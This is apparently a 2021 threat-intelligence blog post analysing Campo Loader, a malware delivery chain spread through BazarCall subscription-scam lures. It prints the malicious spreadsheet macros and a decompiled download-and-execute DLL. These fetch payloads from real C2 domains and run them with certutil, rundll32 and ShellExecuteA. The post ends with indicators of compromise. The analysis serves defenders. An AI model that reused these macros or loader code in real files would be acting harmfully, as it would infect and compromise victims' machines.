


Campo Loader - Simple but effective

 fr3d.hk/blog/campo-loader-simple-but-effective

1. You are here: fr3d.hk
2. [Malware](#)
3. [Campo Loader - Simple but effective](#)

March 30, 2021 - Reading time: 8 minutes

Campo Loader is a simple but effective malware distribution chain that has been used in tandem with BazarCall to spread malware such as TrickBot and BazarLoader.

Foreword

Campo loader has been a piece of malware I've been following for quite some time. I've seen the malware develop to the point as described within this post. I would like to say thank you to [ViriBack](#) & [ExecuteMalware](#) for assistance in crafting this post and as always a huge thank you to [Steved3](#) for reviewing and editing this post.

Overview

Campo Loader, also known as Redirected, OpenField, and Baza Loader, is a tool used to deliver malware from a first stage payload. This malware has been seen spreading TrickBot, Gozi, and Zloader. Campo Loader appears to be a malware distribution as a service operation, targeting specific countries per campaign. Countries that have been targeted include Italy, Japan and the United States. The malware begins with an email spam campaign known as Bazar Call.




Figure 1: Bazar Call Lure

As shown in Figure 1, there's a reference of an ongoing subscription that is set to be automatically renewed. In order to cancel, the victim must call a phone number where they will be told to download and open a macro spreadsheet. A good example of this can be found within this [video](#). When a victim enables the macros within the spreadsheet, the process of Campo Loader is starts. Campo Loader will use different processes to either infect the victim with an executable or DLL.

EXE Loader

When Campo Loader drops an executable onto the victim it will use an intermediary DLL to download and execute a payload provided by the C2. When a victim enables the macro content within the spreadsheets the following macro is run:

```
1 =CALL("Kernel32", "WinExec", "CJ",  
2 "cmd.exe /c certutil -decode %PUBLIC%\569390.pdi %PUBLIC%\569390.ui &&  
3 rundll32 %PUBLIC%\569390.ui,DF1", 0)
```

Figure 2: Spreadsheet Macros (Executable)

The spreadsheet drops a PDI file into the public directory. The macro in Figure 2 uses *certutil* to decode the dropped file into an executable DLL. The DLL that is produced from this is a intermediary file used to download and execute the final payload. Looking at the main code of the dropped DLL, we see the following:

```
1 int Main()
2 {
3     HMODULE v1; // [esp+0h] [ebp-8h]
4     HMODULE hModule; // [esp+4h] [ebp-4h]
5
6     hModule = LoadLibraryA("msvcrt.dll");
7     v1 = LoadLibraryA("kernel32.dll");
8
9     // Get Imports
10    realloc = (void *(__cdecl *)(void *, size_t))GetProcAddress(hModule, "realloc");
11    exit = (void (__cdecl __noreturn *)(int))GetProcAddress(hModule, "exit");
12    strncmp = (int (__cdecl *)(const char *, const char *, size_t))GetProcAddress(hModule, "strncmp");
13    free = (void (__cdecl *)(void *))GetProcAddress(hModule, "free");
14    malloc = (void *(__cdecl *)(size_t))GetProcAddress(hModule, "malloc");
15    CreateDirectoryA = (BOOL (__stdcall *)(LPCSTR, LPSECURITY_ATTRIBUTES))GetProcAddress(v1, "CreateDirectoryA");
16    *(_DWORD *)CreateProcessA = GetProcAddress(v1, "CreateProcessA");
17    *(_DWORD *)DeleteFileA = GetProcAddress(v1, "DeleteFileA");
18    memset = (void *(__cdecl *)(void *, int, size_t))GetProcAddress(hModule, "memset");
19    memcpy = (void *(__cdecl *)(void *, const void *, size_t))GetProcAddress(hModule, "memcpy");
20    strstr = (char *(__cdecl *)(const char *, const char *))GetProcAddress(hModule, "strstr");
21
22    // Main
23    CreateDropDir();
24    return DownloadAndExecute();
25 }
```

Figure 3: Main of dropped DLL

Within Figure 3, we can see the DLL first getting imports and then creating a directory to drop the final payload. After the directory has been created, it will proceed to execute a function I have named *DownloadAndExecute*.

```

1 void DownloadAndExecute()
2 {
3     char v0[4]; // [esp+8h] [ebp-54h] BYREF
4     DWORD nNumberOfBytesToWrite; // [esp+Ch] [ebp-50h] BYREF
5     LPCVOID lpBuffer; // [esp+10h] [ebp-4Ch]
6     _BYTE *v3; // [esp+14h] [ebp-48h]
7     CHAR FileName[64]; // [esp+18h] [ebp-44h] BYREF
8
9     strcpy(&FileName[32], "http://board3.xyz/campo/d/d1");
10    strcpy(FileName, "C:\\ProgramData\\tkqyg\\tkqyg.exe");
11
12    // Check if C2 is alive
13    v3 = PostHTTPRequest(&FileName[32], v0, 1);
14    if ( *v3 != 104 )
15    {
16        free(v3);
17        exit(1);
18    }
19
20    // Get payload
21    lpBuffer = PostHTTPRequest(v3, &nNumberOfBytesToWrite, 1);
22    if ( *((_BYTE *)lpBuffer) == 77 )
23    {
24        // Drop & execute
25        CreateWriteFile(lpBuffer, nNumberOfBytesToWrite, FileName);
26        Sleep(15000u);
27        CreateProcess();
28    }
29    free((void *)lpBuffer);
30    free(v3);
31 }

```

Figure 4: Download and execute function

The malware will use a simple socket function to create an HTTP POST request to the predefined C2, seen in line number 9. Campo Loader makes a first request to the C2 to check it's alive. If the loader C2 is alive, then Campo Loader will make a request to it, and proceed to download, and then drop the provided payload. This payload is then executed with *CreateProcessA* within the function I have named *CreateProcess* (see Figure 4).

DLL Loader

Campo Loader will not use an intermediary DLL when it attempts to download and execute a DLL. The macro code within the spreadsheet changes to accommodate a final payload of a DLL.

```
1 =CALL("Kernel32", "CreateDirectoryA", "CJ", "C:\ProgramData\flotsh", 0)
2 =CALL("Urlmon", "URLDownloadToFileA", "JCCJJ", 0, "http://ballpro.xyz/campo/o/o2", "C:\ProgramData\flotsh\h4gf.dll", 0, 0)
3 =CALL("Shell32", "ShellExecuteA", "JCCCCJ", 0, "open", "rundll32.exe", "C:\ProgramData\flotsh\h4gf.dll,DllRegisterServer1", "1", 9)
```

Figure 5: Spreadsheet macros (DLL)

As seen in Figure 5 the process of download and execution of a DLL is much simpler than the executable process. The spreadsheet macros begin by creating a directory where the malware will drop the payload. Then it proceeds to use the Windows function *URLDownloadToFileA* to retrieve the final payload and place it within the previously created directory. After the final payload has been retrieved the malware will then execute it with *ShellExecuteA*.

Panel & Geofence

What makes Campo Loader interesting is the C2 which the malware will retrieve its payload from. The malware always requests a URL that contains the Spanish word *campo*, meaning countryside, hence the name *Campo Loader*. The C2 is thought to have some kind of geofence within it that will redirect the incoming request to websites such as Yahoo and UPS, if the request does not meet certain criteria.

If a request does meet a certain criteria, then the malware will either retrieve the payload from local storage, or redirect to a site that has been compromised with a web shell. This web shell is used to upload payloads to a site so that Campo Loader can then use it as a malware host. This process of redirection is synonymous with the name on the C2 panel.




Figure 6: C2 panel login

The C2 panel has a title of *Redirected* which may be a description of the C2s process of redirecting an incoming request to a separate malware host. The panel also seems to have the capability of email spam and other spreading methods but these have not been observed to be in use.

These C2 panels have been moved from different host, below is a list of the hosts and dates of move.

1. (09-09-2020) DigitalOcean
2. (22-12-2020) Hetzner
3. (24-12-2020) Linode
4. (25-02-2021) ITLDC
5. (17-03-2021) Sayda

A history of C2s, IPs and hosts can be found in the following file ([link](#)) kindly provided by [ViriBack](#).

Epilogue

Campo Loader is a demonstration of the phrase "less is more". The malware uses simplistic methods to effectively deliver malware to victims. The combination of the malware being used with call scams will also make the process of detection much easier. Thank you for reading.

IOCS:

- 67f0f93d82bcc598f5ea9186cf76ec54
- 8a3364bafa63166394862068b05f5469
- ballpro.xyz